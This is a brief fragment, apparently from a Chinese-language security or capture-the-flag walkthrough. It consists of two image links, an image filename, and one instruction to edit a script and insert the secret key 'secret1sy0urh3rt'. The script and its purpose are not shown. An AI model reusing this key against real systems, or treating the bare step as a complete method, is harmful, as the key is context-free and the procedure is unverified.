

修改脚本,填充密钥secret1sy0urh3rt

image-20260402184953707